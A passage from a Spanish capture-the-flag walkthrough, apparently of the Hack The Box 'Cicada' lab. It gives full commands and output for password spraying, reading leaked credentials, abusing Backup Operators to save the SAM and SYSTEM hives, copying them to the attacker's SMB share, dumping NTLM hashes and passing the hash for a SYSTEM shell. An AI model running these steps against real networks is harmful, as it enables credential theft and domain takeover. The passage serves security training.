WINRM       10.10.11.35     5985   CICADA-DC        [-] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

Podemos probar si algun usuario del listado tiene la preautenticacion de kerberos desactivada para conseguir un TGT:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetNPUsers cicada.htb/ -usersfile users.txt -no-pass -dc-ip 10.10.11.35
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: dateti
removal in a future version. Use timezone-aware objects to represent datetimes in UTC:
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User john.smoulder doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sarah.dantelia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User michael.wrightson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User david.orelious doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos da
[-] User emily.oscars doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Tras enumerar el servicio SMB que no he encontrado nada interesante, vamos a enumerar el servicio RPC con las credenciales que hemos consegido:




```
└─$ rpcclient 10.10.11.35 -U 'michael.wrightson'
Password for [WORKGROUP\michael.wrightson]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[john.smoulder] rid:[0×450]
user:[sarah.dantelia] rid:[0×451]
user:[michael.wrightson] rid:[0×452]
user:[david.orelious] rid:[0×454]
user:[emily.oscars] rid:[0×641]
```

Conseguimos los mismos usuarios que nos ha revelado "netexec" anteriormente. Ahora podemos buscar informacion sobre cada usuario (nombre, descripcion...) utilizando su RID:




```
rpcclient $> queryuser 0×454
        User Name   :   david.orelious
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Just in case I forget my password is aRt$Lp#7t*VQ!3
        Workstations:
```

El usuario david.orelious tiene puesta una credencial en la descripcion, vamos a probar si la credencial es valida para algun usuario:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.35 -u users.txt -p 'aRt$Lp#7t*VQ!3' --continue-on-success
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicad
rue) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\michael.wrightson:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\emily.oscars:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
```

Disponemos de la contraseña de "david.orelious". Vamos a probar si este usuario puede conectarse con "evil-winrm":




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.35 -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --continue-on-success
WINRM       10.10.11.35     5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CIC
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC
crepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.35     5985   CICADA-DC        [-] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
```

Como no puede conectarse por remoto, vamos a enumerar los recursos compartidos:




```
[+] IP: 10.10.11.35:445 Name: cicada.htb                Status: Authenticated
        Disk                                            Permissions     Comment
        ----                                            -----------     -------
        ADMIN$                                          NO ACCESS       Remote Admin
        C$                                              NO ACCESS       Default share
        DEV                                             READ ONLY
        HR                                              READ ONLY
        IPC$                                            READ ONLY       Remote IPC
        NETLOGON                                        READ ONLY       Logon server share
        SYSVOL                                          READ ONLY       Logon server share
[*] Closed 1 connections
```

Tenemos un recurso compartido nuevo al que tenemos acceso vamos a ver su contenido:




```
[+] IP: 10.10.11.35:445 Name: cicada.htb                Status: Authenticated
        Disk                                                    Permissions     Co
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS       Re
        C$                                                      NO ACCESS       De
        DEV                                                     READ ONLY
        ./DEV
        dr--r--r--                0 Wed Aug 28 13:27:31 2024    .
        dr--r--r--                0 Thu Mar 14 08:21:29 2024    ..
        fr--r--r--              601 Wed Aug 28 13:28:22 2024    Backup_script.ps1
```

Nos descargamos el archivo "backup_script.ps1":




```
└─$ cat backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
```

Nos filtra una posible contraseña de "emily.oscars", vamos a comprobarlo con netexec:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.35 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC)
rue) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.35 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
WINRM       10.10.11.35     5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (d
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been
crepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.35     5985   CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)
```


Ademas de ser valida, podemos conectarnos a la maquina victima con la herramienta "evil-winrm":



```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.11.35 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: q

Data: For more information, check Evil-WinRM GitHub: https://github.co

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
```


ESCALADA DE PRIVILEGIOS

Si vemos los grupos al que pertenece el usuario "emily", podemos ver el grupo "backup operators":



```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== =============================================
cicada\emily.oscars S-1-5-21-917908876-1423158569-3159038727-1601


GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ============
Everyone                                   Well-known group S-1-1-0
BUILTIN\Backup Operators                   Alias            S-1-5-32-551
```


Este grupo tiene el privilegio de poder realizar un backup de cualquier archivo o registro, eso quiere decir que podemos crearnos una copia del "SAM" y "SYSTEM" para luego poder realizar un ataque "DC-SYNC" y conseguir todos los hashes NTLM de los usuarios:



```
Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save hklm\sam c:\temp\sam.backup
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save hklm\system c:\temp\system.backup
The operation completed successfully.
```


Ahora nos pasamos los archivos de backup a nuestro sistema, para ello nos abrimos un servidor SMB y lo copiamos en su interior:

```
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D
[*] Callback added for UUID 6BFFD098-A112-361
[*] Config file parsed
[*] Config file parsed
```




```
*Evil-WinRM* PS C:\temp> copy sam.backup \\10.10.14.11\share\sam.backup
*Evil-WinRM* PS C:\temp> copy system.backup \\10.10.14.11\share\system.backup
```

Extraemos los hashes de todos los usuarios con herramienta "impacket-secretsdump" con los archivos "SAM" y "SYSTEM":



```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump -sam sam.backup -system system.backup LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-psexec cicaca.htb/administrator@10.10.11.35 -hashes 'aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.11.35.....
[*] Found writable share ADMIN$
[*] Uploading file OqGdcSSK.exe
[*] Opening SVCManager on 10.10.11.35.....
[*] Creating service sLig on 10.10.11.35.....
[*] Starting service sLig.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```